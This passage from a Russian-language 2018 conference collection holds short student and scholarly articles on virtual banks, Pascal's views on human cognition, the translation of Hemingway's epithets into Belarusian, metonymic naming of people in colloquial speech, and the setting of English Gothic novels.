Несмотря на то, что банки существуют достаточно давно, вопрос о сущности банка является дискуссионным. Основные аспекты представлены на рисунке 1.

Банки осуществляют специфическую деятельность, которая имеет конкретный характер и целевую направленность.

Они создают услуги, которые значительно отличаются от других услуг предпринимательского сектора.




Рисунок 1 – Сущность банка

Если же говорить о виртуальном банке, то следует отметить, что XXI в. должен стать веком виртуальных банков. В ряде случаев к виртуальным банкам причисляют интернет-банки, интернет-банкинги, некоторые услуги банков, которые они предоставляют удалённо, в режиме реального времени.

Виртуальный банк представляет собой банк, который производит свою деятельность исключительно с использованием сети Интернет. Данный вид банка не имеет фактических представительств, исключая юридический адрес. В концепции реализации виртуального банка предполагается отказ от традиционно сложившейся сети филиалов предоставления банковских услуг, а также переход на каналы обслуживания виртуального типа.

В виртуальной модели банка не происходит общения клиента с работником банка реально, а оно определяется разнообразными многоканальными системами предоставления услуг, к которым можно отнести, например, банкоматы, приложения мобильного банкинга и др., именно благодаря им обеспечивается прямой доступ клиентов к банковским услугам независимо от их территориального размещения.

Создание виртуальных банков позволяет избежать затрат на строительство и обслуживание помещений, в которых бы происходило обслуживание клиентов. В то время как в обычном

банке в некоторых случаях клиенты вынуждены посещать офис банка, в виртуальном банке клиент может осуществлять все операции удаленно из любого места, где есть сеть Интернет, и в любое удобное для себя время.

Виртуальные банки вполне способны заменять обычные банки, так как они успешно выполняют большинство банковских функций на финансовом рынке страны. Они абсолютно реально осуществляют расчетные операции клиентов и переводы денежных средств, накопительные (депозитные) операции, проводят обменные валютные операции, а также могут осуществлять кредитование как виртуальных, так и реальных субъектов коммерческой деятельности. Необходимо отметить, что в настоящее время большинство этих функций именно виртуальные банки осуществляют быстрее и надежнее, чем обычные банки.

Единственный вид услуг, который не могут самостоятельно оказывать виртуальные банки, – это кассовое обслуживание. Для выдачи наличных денег своим клиентам виртуальные банки используют сеть банкоматов и терминалов, принадлежащих другим банкам или, например, банковскому консорциуму, в который входит данный виртуальный банк [1, с. 109].

На сегодняшний день во всем мире функционируют около шестисот виртуальных банков, которые имеют свой юридический адрес. С одной стороны, для мировой финансовой системы это совсем небольшая цифра, но, если взглянуть на развитие виртуальных банков шире, рассмотрев их с позиции только как объекта новых информационных технологий, отбросив понятие самостоятельного юридического лица, то следует констатировать, что их количество достаточно велико [2].

На сегодняшний момент реализуются самые разнообразные способы организации взаимодействия банков с клиентами. Однако важным фактором, влияющим на развитие этих способов взаимодействия, является то, что в последнее время наиболее часто контакт клиента и банка происходит через сервисы сети Интернет или различные банковские мобильные приложения. С появлением и использованием виртуальных

банков связано значительное количество преимуществ для клиента. Клиентам нет необходимости лично посещать банк, что позволяет значительно экономить время, к тому же существует возможность управлять своими финансовыми средствами и лучше их контролировать 24 часа в сутки, а также мгновенно реагировать на изменение ситуации на финансовых рынках.

Банки играют очень важную роль в экономике. Современные информационные технологии позволяют банкам часть своих услуг возвести на новый уровень, тем самым привлекая новых клиентов и снижая затраты по их обслуживанию. Это обуславливает создание и функционирование виртуальных банков.

Литература и примечания:

[1] Белоглазова, Г.Н. Банковское дело: учеб. пособие / под ред. Г.Н. Белоглазовой, Л.П. Кроливецкой. – Питер, 2008. – 400 с.

[2] Батаев, А. В. Перспективы развития виртуальных банков в России в период кризиса / А.В. Батаев // Молодой ученый. – 2016. – №5. – С. 295-299.

© А.В. Яловик, Е.В. Шарковская, 2018

ФИЛОСОФСКИЕ НАУКИ

А.А. Шуклина,
студент 1 курса напр. «СОДП»,
e-mail: kseniya_gorda@mail.ru,
науч. рук.: **О.А. Доронина,**
ст. преп.,
СамГУПС,
г. Самара

О ПОЗНАВАТЕЛЬНЫХ ВОЗМОЖНОСТЯХ

Аннотация: одним из главных стремлений человека всегда являлось его стремление познать мир. Мысль – вот с чего начинается человеческое существование. В статье рассмотрен взгляд знаменитого философа о познавательных возможностях человека.

Ключевые слова: гносеология, истина, познание, человек.

Мысль – это источник мироздания, источник всего сущего. Так как любое творчество начинается с мысли. Это огромная энергия, которая может быть как созидательной, так и разрушительной. Поэтому ей необходимо правильно управлять.

Основная цель Б. Паскаля показать значимость мысли в жизни людей. Она помогает нам развиваться и делать определенные выводы и решения. Они могут быть не всегда правильными, но, тем не менее, очень важными для нас. Паскаль в центр своих рассуждений ставит человека и его образ жизни. По мнению философа, человек является одновременно и ничтожным и великим. Человеческое величие выражается в любви к истине, в ее поисках и жертвах ради нее. Нравственное величие людей содержится в стремлении к добру, которое дано человеку от природы. Человек способен любить в себе, говорил Паскаль, естественный талант к добру, но вместе с тем должен ненавидит в себе пороки, которые в нем тоже существуют. Философ утверждал, что ничтожество же человека состоит в его воле, или инстинктами, которые бессознательно управляют и

возвышают его, или неосознанно увлекаемой ими на путь «животного уровня» жизни.

Зная свое место в мире, мы обязаны осознавать, что не возможно абсолютно всего знать, так как для этого необходимо обладать способностью познания столь же бесконечного, как и сама природа. Способность гносеологии важна для постижения не только бесконечно великого мира, но также отдельные элементы, потому что все это взаимосвязано. Поэтому нельзя забыть о скрытой за малостью вещей бесконечности.

Тем не менее, человек ограничен как по своим способностям, так и по своей природе. Разум и чувства человека постигают определенный круг событий. Наш разум ограничен, так как не все может доказать, и из-за многочисленных обстоятельств, которые препятствуют увидеть чистую правду. Паскаль говорил, что некоторые люди не переносят одного вида крыс, котов, звуков раздавливания угля до того, что их разум срывается с петель. Наш личный интерес мешает во многих делах. Так что даже самому честному человеку нельзя быть судьей в собственном деле. Если поручить близким людям самое справедливое дело, то оно будет проиграно.

Удивительно то, что Паскаль как-будто игнорировал то, что разум и чувства могут взаимодействовать. Разум должен быть критерием истины и судьей в любом споре, но сам подвержен влиянию чувствам. Разум и чувства воюют между собой. Эта война представляется самую нелепую причину заблуждений. В этой борьбе разум и чувства обманывают друг друга ложностью видимостью.

Разбираясь в разных причинах человеческого заблуждения, Паскаль говорит о субстанциальной несоизмеримости мира и человека. Философ приминает дуализм Декарта духовной и материальной субстанции, но делает отсюда отнюдь не картезианские выводы. Так как человек сложен, потому что состоит из тела и души, так как ему с трудом получается постигать простые вещи, духовные или материальные. Человек сложные вещи знает не более, чем простые, так как, считает Паскаль, мы мало понимаем взаимосвязь души и тела.

Паскаль, раскрывая эту тему, делает выводы, что

справедливость и истина – два очень тонких острия, что наши инструменты слишком грубы, чтобы их касаться с точностью. Соприкасаясь с ними, человек их сплюсчивает и начинает опираться скорее на ложь, чем на истину.

Человек ничтожен. Только преображаясь в блестящие доспехи или нарядное платье, человек становится кем-то. Тем, на которого хотят равняться. Тем, кем восхищаются. Как обманчив наш взгляд. За перьями и яркими красками скрывается совершенно обычный человек. Невозможно представить мага без его плаща или волшебной палочки. Невозможно представить храброго рыцаря без его доспехов и мощного коня. Но что будет, если убрать все и оставить только самого человека? Разве кто-то обратит на него внимание? Кто-то скажет, что он великий и могущественный? Разумеется, нет! Мы верим не в самого человека, а в его образ. Подражаем ему, восхищаемся. Но, по сути, кто угодно может стать тем, за кем пойду люди. Достаточно лишь создать образ.

Паскаль писал, что иногда обстоятельство решает за человека какой станет его профессия. Бывает, что жизненные условия и проблемы делают за нас выбор. Каждая профессия является важной, независимо от того, что говорят другие. Но не надо забывать, что не имеет значение кто ты – кровельщик или военный. Главное помнить, что ты – человек.

Рассуждения Паскаля заканчиваются на самом человеке. Вся философия основана на вопросе: бессмертна душа или нет? Паскаль пишет, что этот вопрос очень важен и должен быть решен. Его удивляет равнодушие в этом случае. Мы как бездушные преступники, которые наблюдают за смертью наших товарищей, знаю, что придет и наша очередь. Кто же может вывести нас из этого равнодушия? Только наша вера в лучшее, наши чистое сердце и благие намерения могут нам помочь.

Паскаль утверждает, что необходимо познать самого себя. Если это не поможет найти истину, то хотя бы поможет найти правильный путь. Его поражает количество противоречий в человеке. Как будто у него несколько душ, которые борются друг с другом.

Именно сердце является основой личности, духовным центром «внутреннего человека». «Внешним человеком»

управляет холодный рассудок и доказательства. Именно потому «сердце» является «субъектом нравственного порядка». Паскаль считает нравственный порядок сверхъестественным, восходящий к самому Богу.

В заключение хочется сказать, что история философии вынуждена признать за Паскалем в качестве заслуги, что он поставил вопросы прямее, честнее и талантливее, чем большинство философов того времени. У Паскаля вся его жизнь была заключена в его идеи, его слова не расходились с делом.

Литература и примечания:

[1] Б. Паскаль. Мысли. М.: «REFL-book», 1994. 528 с.

© А.А. Шуклина, 2018

ФИЛОЛОГИЧЕСКИЕ НАУКИ

Т.П. Буслович,
студент 5 курса напр.
«Современные иностранные языки»,
e-mail: taniabuslovich@mail.ru,

Е.О. Шейко,
к.ф.н., доц.,
e-mail: sheiko.office@mail.ru,
ГрГУ им. Я. Купалы,
г. Гродно, Беларусь

ОСОБЕННОСТИ ПЕРЕДАЧИ ЭПИТЕТОВ С АНГЛИЙСКОГО ЯЗЫКА НА БЕЛОРУССКИЙ В ПРОИЗВЕДЕНИИ Э. ХЭМИНГУЭЯ «ПО КОМ ЗВОНIT КОЛОКОЛЬ»

Аннотация: в данной статье рассматриваются особенности передачи эпитетов с английского языка на белорусский в художественном произведении военной тематики. Перевод художественных текстов всегда представляет огромные трудности для переводчиков из-за разнообразия стилистических средств и фигур речи. Эпитеты являются самой распространенной группой стилистических средств и представляют наибольшую трудность для перевода, так как передают особенности стиля автора и отображают специфику языка, на котором изложено произведение.

Ключевые слова: художественный текст, фигуры речи, переводческие трансформации, эпитеты, авторский замысел.

Когда перед переводчиком стоит задача перевода текста художественного стиля речи, его работа усложняется в сотню раз, чем в случаях работы с текстами других стилей речи. Это происходит из-за особого значения, которое имеет художественный стиль речи во всей системе литературного языка. Также отличительные особенности художественных текстов влияют на этот процесс. Переводчик художественных текстов должен передать содержание текста со всеми его

составляющими: авторским замыслом, культурными и национальными особенностями языка и людей, говорящих на нем. Ему приходится соблюдать единство авторского замысла и смысла. Мы можем приравнять работу переводчика художественного текста к работе самого писателя. Ведь он также создает текст, но уже средствами другого языка. При переводе художественного текста необходимо не просто передать авторский замысел и получить текст, передающий основную мысль писателя, а передать особенности письма этого автора, его неповторимый стиль. Зачастую эти особенности и проявляются путем использования фигур речи и экспрессивных средств языка. Каждый автор использует в своих произведениях характерные ему фигуры речи и создает их в характерной для него манере. Все это и определяет важность адекватной передачи фигур речи при переводе текста с одного языка на другой. Ведь если они будут утрачены вместе с ними и утратится авторский стиль и стилистические особенности.

В рамках нашего исследования был проведен анализ текста оригинала произведения «По ком звонит колокол» [1] и текста его перевода на белорусский язык [2]. Его целью было выявление особенностей передачи эпитетов с английского языка на белорусский язык. Нами было выделено 234 эпитета, которые впоследствии были сопоставлены в двух языках.

В первую очередь важно отметить, что 6 случаев перевода эпитетов были опущены в тексте перевода. Количество этих случаев составило 2,5% от всех случаев употребления эпитетов. Это означает, что переводчик не смог передать данные реалии средствами другого языка и ему пришлось пренебречь данной информацией, с целью создания адекватного перевода.

В группу таких случаев вошли следующие эпитеты:

A wind- and sun-burned face, unprintable explosive, the bubble reputation.

Мы видим, что 97,5% эпитетов были сохранены при переводе текста произведения. Это говорит нам о достаточно близкой передаче стилистических и культурных особенностей текста произведения при помощи единиц другого языка. Также важно отметить, что в 24,4% случаев (57 единиц) эпитеты были переданы при переводе, однако они не сохранили свойства

экспрессивного средства языка.

В ходе определения способов передачи эпитетов с одного языка на другой было выявлено, что переводчик использовал три группы переводческих трансформаций при передаче эпитетов. Ими являются лексико-семантические, грамматические и лексико-грамматические трансформации. Нами была использована классификация переводческих трансформаций, предложенная В.Н. Комиссаровым [3, с. 172].

Самой распространенной группой трансформаций являются грамматические трансформации. Грамматические трансформации заключаются в преобразовании структуры предложения в процессе перевода в соответствии с нормами языка перевода [4, с. 84]. Среди них были использованы следующие виды: дословный перевод, замена части речи, замена члена предложения, членение предложений.

Способ дословного перевода стал самым часто используемым способом передачи эпитетов в данном произведении, а не только в группе грамматических трансформаций. Этот тип трансформаций составил 50,9% случаев перевода эпитетов (119 единиц).

Sun-streaked fair hair – *выгарэлыя ад сонца, светлыя валасы*; *consummate importance* – *найвялікая важнасць*; *merry eyes* – *вясёлыя вочы*; *the warm air of the cave, heavy with smoke of both tobacco and charcoal, with the odor of cooked rice and meat, saffron, pimentos, and oil, the tarry, wine-spilled smell of the big skin* – *снёртае, задушлівае паветра пяхоры, у якім перамяшаліся тытунёвы дым і дым вогнішча, пахі смажанага мяса і рысу, шафрану, перцу, аліўкавага алею, вінна-смалісты водар вялікага бурджюка*.

Самой малочисленной трансформацией в данной группе стал способ членения предложений. Мы выявили всего один случай такого перевода, что составило 0,4% от всех случаев перевода эпитетов.

His hair was black and shaggy and his handclasp was strong and friendly. His eyes were friendly too. – *Ён быў проставаłosы, з ускалмачанай чорнай шавялюрай. У моцныс поціску яго рукі адчувалася прыязнасць. Вочы ў яго глядзелі таксама зычліва.*

Случаи перевода путем замены члена предложения

составили 12,4% (29 эпитетов).

He had a big, blond, ruddy Flemish face and huge awkward peasant hands and he moved, with the dishes, as powerfully and awkwardly as a draft horse. – У яго были светлыя валасы, шырокі румяны фламандскі твар і агромістыя, нехлямяжыя рукі селяніна, і з падносам у руках ён выглядаў назграбнай няўклюдай, як біцюз. In the utterly damned, ruinous, unexpected, slutting, defeat-conniving, bastard-cessery of the snow. – На гэтай подлай, неспадзяванай, сучай, згубнай гідоце, што завецца снегам.

16,6% эпитетов (39 единиц) были переданы способом замены части речи.

Said heavily and judiciously – сказаў наважным і навучальным тонам; the chauffeur, red-faced and steel-helmeted – шафёр – з чырвоным тварам, у сталёвай касцы; a crying noise – усхлінаў; the whiskey and water in the cup tasted clean and thinly warming – чысты і трошкі някучы смак віскі з вадой.

Следующей группой переводческих трансформаций стала группа лексико-семантических трансформаций. Это способ перевода лексических единиц оригинала путем использования в переводе единиц языка перевода, значение которых не совпадает со значениями исходных единиц, но может быть выведено из них с помощью определенного типа логических преобразований [5, с. 103]. Они составили 12,4% случаев перевода эпитетов. Переводчиком были использованы способы модуляции, генерализации и конкретизации.

Было выявлено 9,4% (22 эпитета) случаев использования модуляции.

The brown pine-needled floor of the forest – услая карычневая сасновая ігліцай лясная зямля; the steepness of the climb – пад'ём ўгоры; The wine was good, tasting faintly resinous from the wineskin, but excellent, light and clean on his tongue. – Віно было добрае, трошкі з смалістым смакам бурдзюка, – выдатнае віно, лёгкае і чыстае.

В 2,13% (5 эпитетов) случаев был использован способ генерализации:

Solid-flung metal grace – трывалая грацыя; iron-stiff trousers – шэрыя дамацканыя порткі; his sullen heavy head –

пахмурнае аблічча.

Случаи использования конкретизации составили 0,9%.

Such a drastic thing – такі незвычайны ўчынак; the man, heavy and stolid – Пабла, карэжкаваты, грузкі.

Третьей группой трансформаций стали лексико-грамматические трансформации. Их количество составило 7,3% случаев. Были выявлены способы компенсации и антонимического перевода.

Антонимический перевод был выявлен в 0,9% (2 эпитета) случаев:

Don Faustino walking along between the lines with his hands over his eyes, his lips never quiet, and his yellow hair slicked on his head and shining in the sun. – Ён ішоў, закрыўшы вочы далонямі, і губы яго трымцелі, а гладка зачэсаная бялявая валасы блішчалі на сонцы. His hands were perfectly steady. – Рука яго не дрыжала.

6,4% (15 единиц) случаев эпитетов были переданы способом компенсации:

The water was achingly cold – Вада была такая сцюдзёная, што ажно заламіла зубы; the white-faced bay stallion – гняды жарабец з белай зоркай; blue eyes in a dark, good-looking lazy gypsy face – блакітныя вочы і цёмны, колеру дублёнай скуры, прыгожы цыганскі твар.

Итак мы увидим, что при переводе художественного произведения с английского языка на белорусский были не значительными и большая часть эпитетов сохранилась. Самой распространенной группой трансформаций стали грамматические трансформации и самый частоупотребляемый способ перевода – дословный перевод. Переводчик художественных текстов зачастую сталкивается с трудностями при передачи стилистически окрашенных единиц. Здесь мы видим результат долгой и кропотливой работы, так как большинство стилистически важных реалий были благополучно переданы читателю.

Литература и примечания:

[1] Hemingway E. For whom the bell tolls / E. Hemingway. – New York: Charles Scribner's Sons, 1940. – 471 p.

[2] Хэмінгуэй Э. Па кім звоніць звон / Э. Хэмінгуэй, пер.

В. Небышынец. – Мінск: “Мастацкая літаратура”, 1991. – 477 с.

[3] Комиссаров, В.Н. Теория перевода (лингвистические аспекты): учеб. для ин-тов и фак. Инос. Яз. / В. Н. Комиссаров – М.: Высш. Шк., 1990. – 253 с.

[4] Рецкер, Я.И. Теория перевода и переводческая практика. Очерки лингвистической теории перевода / Рецкер Я. И. Дополнения и комментарии Д. И. Ермоловича. – 3-е изд., стереотип. – М.: «Р. Валент», 2007. – 244 с.

[5] Нелюбин, Л.Л. Введение в технику перевода (когнитивный теоретико-прагматический аспект): учеб. пособие / Л. Л. Нелюбин. – 3-е изд. – М.: Флинта: Наука, 2013. – 216 с.

© Т.П. Буслович, Е.О. Шейко 2018

*Д.А. Дерюгина,
студент 4 курса
напр. «Отечественная филология»,
e-mail: deryugina.dasha@yandex.ru,
Самарский национальный исследовательский
университет имени академика С.П.Королева,
г. Самара*

НОМИНАЦИЯ ЛИЦА В РАЗГОВОРНОЙ РЕЧИ ПОСРЕДСТВОМ МЕТОНИМИЧЕСКИХ ПЕРЕНОСОВ

Аннотация: метонимия позволяет обозначить человека, не называя ни имени, ни фамилии, не используя никакого другого указания на лицо (местоимений, названий профессий, должности, званий и т.п.). Такой способ обозначения лица очень продуктивен в разговорной речи. Исследованию типов наименования лица с помощью метонимии и их особенностей посвящена данная статья.

Ключевые слова: метонимия, разговорная речь, номинация лица, концепт.

Метонимия – один из механизмов образования лексико-семантических вариантов, механизм регулярной многозначности. По определению А.А.Реформатского, метонимия – это «такой перенос названия, который совершается не на основании сходства внешних или внутренних признаков прежней вещи и новой, а на основании смежности, т.е. соприкосновения вещей в пространстве или во времени».

Предмет нашего исследования – метонимия в разговорной речи. На наш взгляд, это представляет большой интерес для исследователя, так как разговорный язык чрезвычайно динамичен: с помощью метонимических переносов образуются не только новые общеязыковые значения слов, но и яркие окказиональные. В большинстве случаев слово не приобретает устойчивого нового значения, употребление остается речевым и не проникает в систему языка.

Материал собирался в основном в бытовой и студенческой среде. Зафиксированы высказывания,

услышанные в транспорте, на улице, в школе во время прохождения педагогической практики.

Результаты нашего исследования позволят увидеть многообразие метонимических переносов в живой разговорной речи и осмыслить механизм метонимии.

Метонимия позволяет обозначить человека, не называя ни имени, ни фамилии, не используя никакого другого указания на лицо (местоимений, названий профессий, должности, званий и т.п.). Обозначим некоторые способы называния лица посредством метонимических переносов:

1. По месту нахождения лица. Здесь наблюдаем большое разнообразие моделей: перенос с географического названия (города, области, страны), наименования любого пространственного ориентира (здание, его части, комната, части комнаты и т.п.), транспортных средств (и их частей).

1) С помощью переноса названия с региона, области, города, страны, где человек живёт постоянно или временно находится в данный момент. Частотными для этого типа являются следующие модели: *Пришла Москва/ Сибирь/ Норвегия/...* [житель/ жительница названного города/ региона/ страны]; *Разговариваю с Сочи/ Камчаткой/ Арменией/...* [с жителем/ жительницей названного города/ региона/ страны]. Приведём примеры из живой речи:

- *Москва* замерзает (ж, 63) – жители Москвы;
- *Я разговаривала с Камчаткой* (ж, 63) – разговор по телефону с человеком, который находится на Камчатке;
- *Армения* сейчас вернётся за кошельком (ж, 45) – представитель Армении, приехавший в другой город;
- *Зачем Сибирь* об этом спросила? (ж, 61) – гостя из Сибири.

2) Обозначение человека через здание, помещение, их части (подъезд, квартира и т.д.). Часто встречается следующая модель: *Дом/ подъезд/ комната/...* [жильцы] *вышел/ вышла на субботник*. Примеры:

- *Десятый дом* не пришёл на собрание (ж, 55);
- *Весь подъезд* вышел на субботник (ж, 55);
- *45-ая квартира* всё время шумит, включает музыку и спать не даёт (ж, 78) – жильцы дома, подъезда, квартиры

соответственно;

– *Последним рядом* ничего не видно (ж, 21) – людям, сидящим на последних рядах.

3) С помощью названия транспорта (автомобиль, автобус, самолёт, поезд) и его частей. Высказывание в основном строится по модели *Наш автобус/ самолёт/ поезд/... [пассажиров] попросили подойти к окну №2*. Примеры:

– *Наш самолёт* уже пригласили пройти на посадку (ж, 21) – пассажиров самолёта;

– *Весь автобус* вышел толкать (ж, 21) – после снегопада автобус застрял в сугробе, пассажиры вышли, чтобы помочь его вытолкнуть;

– *Средняя площадка*, платим за проезд! (ж, 50); - обращение к пассажирам, находящимся в средней части автобуса.

4) Обозначение через другие пространственные ориентиры. Данный подтип включает в себя в основном примеры ситуативного употребления, эти выражения будут непонятны вне конкретной речевой ситуации:

– *Внешний круг* неправильно танцует (ж, 20); - танцоры, находящиеся во внешнем кругу;

– *А потом танцуем с углом* (м, 25) – с угловым партнёром, танцоры стоят квадратом.

2. С помощью переноса названия с учреждения, где человек работает или учится, или структурного подразделения (магазин, завод, школа, колледж, редакция). Широко распространённая модель: *Завод/ школа /магазин /автопарк /колледж /редакция/...* [сотрудники/ учащиеся] *вышел/а на лыжню*. Примеры из разговорной речи, в том числе ситуативные:

– *Куда делся весь деканат?! (ж, 26)* - работники;

– *Опять ГАИ* остановила за тонировку (м, 35) – сотрудники ГАИ;

– *Политех* приглашает к себе на танцы (м, 21) – сотрудники университета;

– *Лицей 28-го* Новый год празднует (ж, 21) – ученики лицея;

– *Школа* приходила на экскурсию на завод (ж, 62).

3. Человек называется через сообщество, в которое включён (курс, группа, название кружка и т.п.). В основном высказывания строятся по следующей модели: *К нам приходил/а курс/ группа/ кружок/...* [люди, состоящие в названном сообществе]. Примеры, в том числе ситуативные:

– *Третьего курса сегодня у нас не очень много (ж, 46)* – студентов третьего курса;

– *Возьмите учебник для младших курсов (ж, 40)* – студентов;

– *Вторая группа опаздывает (ж, 52)* – ученики из второй группы;

– *Помню, как «Чебурашка» к «Ромашке» в гости ходили (ж, 22)* – имеются в виду дети из названных групп детского сада.

4. Отдельно следует отметить перенос обозначения с учебной дисциплины на преподавателя. Частотная модель в университетской и школьной среде (*История/ математика/ физика/ культурология /...* [учитель/преподаватель] *сегодня не придёт*). Примеры:

– *Математика сегодня не придёт, она ребят на олимпиаду повела (м, 12);*

– *Эх ему сегодня и досталось от физики (м, 16);*

– *Культурология в командировке (ж, 21);*

– *Методика обещала (ж, 21).*

5. Обозначение лица через действия, которые оно выполняет. Для данного типа характерна модель *Завтра к нам придёт аудит/ проверка/ Контрольная закупка/...* [люди, которые будут выполнять названные действия]. Примеры:

– *Завтра в школу проверка из министерства придёт (ж, 52);*

– *Следствие в отпуске (м, 51);*

– *Замер [рабочий, выполняющий замеры] ушёл обедать (ж, 63).*

6. Называние человека через принадлежащий ему предмет или элемент одежды. Можно выделить две подгруппы:

1) Перенос наименования с музыкального инструмента на человека, играющего на нём. Модель: *Хорошо играет скрипка/ рояль/ флейта/...* Примеры:

- *Как хорошо играет скрипочка!* (м, 50);
- *Флейта сегодня играла восхитительно!* (ж, 55).

2) Перенос с элемента одежды. Модель: *Уже подошли краповые береты/ бескозырки/...* [люди, носящие такой головной убор]. Примеры, в том числе ситуативные:

– *Надо подойти к белым платьям* (ж, 23) – к девушкам в белых платьях;

– *А вон та бордовая шапка* [девушка в бордовой шапке], *это не Света?* (ж, 53);

– *Ни одна маска не должна уйти несфотографированной* (ж, 60) – после бала-маскарада все участники должны были сфотографироваться в своих оригинальных костюмах.

7. Лицо может быть обозначено через черту характера, какое-либо качество, оценочную характеристику (ничтожество, талант), обозначение отношения к нему другого человека. Высказывание обычно строится по следующей модели: *Талант/ доброта/ красота/ любовь/... уже пришел/пришла* [человек, обладающий такими характеристиками]. Примеры:

- *Сама доброта пришла к нам наконец-то* (м, 50);
- *Ну, что, как твоя красота [ребёнок]?* (ж, 53)
- *Ты любовь свою увидела?* (ж, 19) – любимого человека.

8. В медицинской сфере частотно название пациента через заболевание, диагноз (*Язву/ аппендицит/... срочно на операцию* [человека с таким диагнозом]). Примеры:

- *Катаракта после часа* (м, 55);
- *Переломы* – в пятый кабинет (ж, 47).

Отметим, что для различных профессиональных сфер характерны специфические модели обозначения лица.

Так для парикмахерской сферы частотно название клиентов по причёскам или типам волос (*Сегодня приходили «каре»/ «бобрики»/ ногти/ волосы/...*):

- *Сегодня приходили 5 «каре» и 3 «пикси»* (ж, 35) – люди, которым нужно было сделать такие причёски;
- *В гостях сегодня были просто шикарные волосы* (ж, 35);
- *Приглашаю поучаствовать в мастер-классе прямые волосы средней длины* (ж, 35) – называются люди, обладатели

такого типа волос.

В спорте часто называют спортсмена по его стартовому номеру: *Первым пришёл **пятый номер** (м, 50).*

В разговорной речи часто возникает потребность в обозначении человека. Приведённые выше примеры показывают, насколько многообразны возможности номинации лица с помощью механизма метонимии. В данной статье нам удалось осветить только часть, т.к. использование метонимии характерно для множества сфер, многие модели не имеют ограничений в разговорной речи. В статье приводятся примеры из бытовой, учебной, медицинской, парикмахерской, спортивной, музыкальной (образовательной или концертной) сфер. И в каждой сфере возможен специфический способ обозначения лица. Кроме того, в разговорной речи метонимия часто используется спонтанно, ситуативно, возникает множество окказиональных выражений.

Перечисленные модели позволяют увидеть, что концепт «человек, лицо» в сознании говорящих включает в себя следующие составляющие: место жительства человека, место нахождения, место работы, сообщество, в котором состоит, черты характера, отношение другого человека, профессиональную деятельность, принадлежащие человеку предметы и другое.

В разговорной речи, характеризующейся стихийностью и быстротой, метонимия используется очень широко. Во-первых, она позволяет значительно сокращать выражения, экономить силы и средства. Во-вторых, метонимия, являясь ментальным механизмом, используется человеком легко, свободно, естественно, часто совершенно неосознанно и так же легко считается собеседником. В-третьих, она делает речь более выразительной, эмоциональной, добавляет экспрессии, что так же необходимо для разговорной речи. Метонимия может использоваться с целью привлечь внимание слушающего, вызвать улыбку, разрядить обстановку. Следует отметить, что многие выражения возникают спонтанно и могут быть поняты только в связи с конкретной речевой ситуацией.

Метонимические переносы позволяют подчеркнуть отличительный признак называемого человека, наиболее

значимый для говорящих в данный момент речи.

Литература и примечания:

[1] Реформатский А.А. Введение в языковедение. – М.:
Аспект Пресс, 1996. – С. 92.

© Д.А. Дерюгина, 2018

*И.А. Петраш,
к.филол.н.,
Орский гуманитарно-технологический
институт (филиал) ОГУ,
г. Орск*

О МЕСТЕ ДЕЙСТВИЯ В «ГОТИЧЕСКОЙ» ЛИТЕРАТУРЕ

Аннотация: Данная статья посвящена анализу изображения места действия в английской «готической» литературе XVIII столетия.

Ключевые слова: английская литература, «готический» роман, место действия

Английский «готический» роман стал отражением возрождения интереса к средневековью, готическому стилю в архитектуре и искусстве как к противоположности классицистического искусства [1].

Изначально «готика» ассоциировалась с племенем готов, разрушивших античную культуру, и воспринималась как искусство, возникшее из «убогой» рыцарской литературы. Но постепенно готические развалины, являвшиеся главным местом действия, стали рассматриваться как привлекательный элемент пейзажа, способный побудить человека к размышлениям. Развалины старых монастырей и замков сливаются с картинами природы и порождают меланхолическое настроение. В поэтических произведениях это отражается в кладбищенской поэзии, философствующей о преходящем бытии, одиночестве. В прозе способствует становлению «готического» романа, где в поэтизированном и одновременно устрашающем виде показаны руины средневековых строений [4].

Первоэлементы готики можно обнаружить в историческом романе Т. Лиланда «Длинная шпага, или Граф Солсбери» (1762), однако родоначальником жанра «готического» романа считается Гораций Уолпол (1717 – 1797), построивший «готический» замок в Стробиерри Хилл [2]. Но постройка не была выдержана в едином стиле, в ней сочетались церковные формы и черты замковой архитектуры, хотя в целом

преобладало веяние «готики» – часовня, башня, множество лестниц и комнат, специальные залы для оружия и картинные галереи.

Увлечение писателя «готикой» и его замок Строберри Хилл нашли отражение в первом «готическом» романе «Замок Отранто» («*Castle of Otranto*», 1764). Произведение вышло без имени автора, который боялся за литературный успех своего текста. На титульном листе было указано, что роман представляет собой перевод сочинения времён крестовых походов итальянца Онуфрио Муральто (итальянский перевод фамилии Уолпола), каноника церкви св. Николая в Отранто на юге Италии. Пять глав романа напоминают обязательное классицистическое требование пятиактности к драматическому произведению. Гораций Уолпол при «готической» доминанте намечает в романе психологическую линию в обрисовке характеров персонажей. Раскрытие тайны преступления пререкликается у Г. Уолпола с трагическим «роком», представленным в предсказании, перед которым даже самый сильный человек бессилён.

«Готика» дополняется у Г. Уолпола традициями английского семейного романа с использованием бытовых и сентиментальных зарисовок. Героическому злодею Манфреду противопоставляются его кроткая, добродетельная жена и две подруги, которых он преследует. Любовь обеих девушек к их скромному защитнику Теодору представлена на страницах произведения в традициях английского сентиментального романа XVIII в. Бытовые зарисовки даются в комическом ключе и показываются на образах простолюдинов, наивность которых оттеняет заострённость страстей центральных персонажей.

«Замок Отранто» Уолпола намечает основные направления развития романного жанра в английской литературе рубежа XVIII – XIX веков – «готический» роман, психологический роман, реалистический роман, сатирический роман, исторический роман, но наибольшее влияние оказывает на процесс формирования «готики», поскольку вызывает многочисленные подражания.

Клара Рив (1729 – 1807) в своём романе «Старый английский барон» («*The Old English Baron*», 1777) сохранила

основной сюжет и главных героев романа Г. Уолпола «Замок Отранто». Она лишь перенесла действие произведения в Англию, изменила имена персонажей и практически полностью устранила ужасное, потустороннее, сверхъестественное. Однако атмосфера чего-то страшного в романе сохраняется.

К. Рив, критикуя Г. Уолпола, заявляла: «Механика чудесного имеет настолько искусственный характер, что она уничтожает тот самый эффект, на который она была рассчитана. Если бы повествование развивалось у самых границ возможного, этот эффект был бы сохранен» [3].

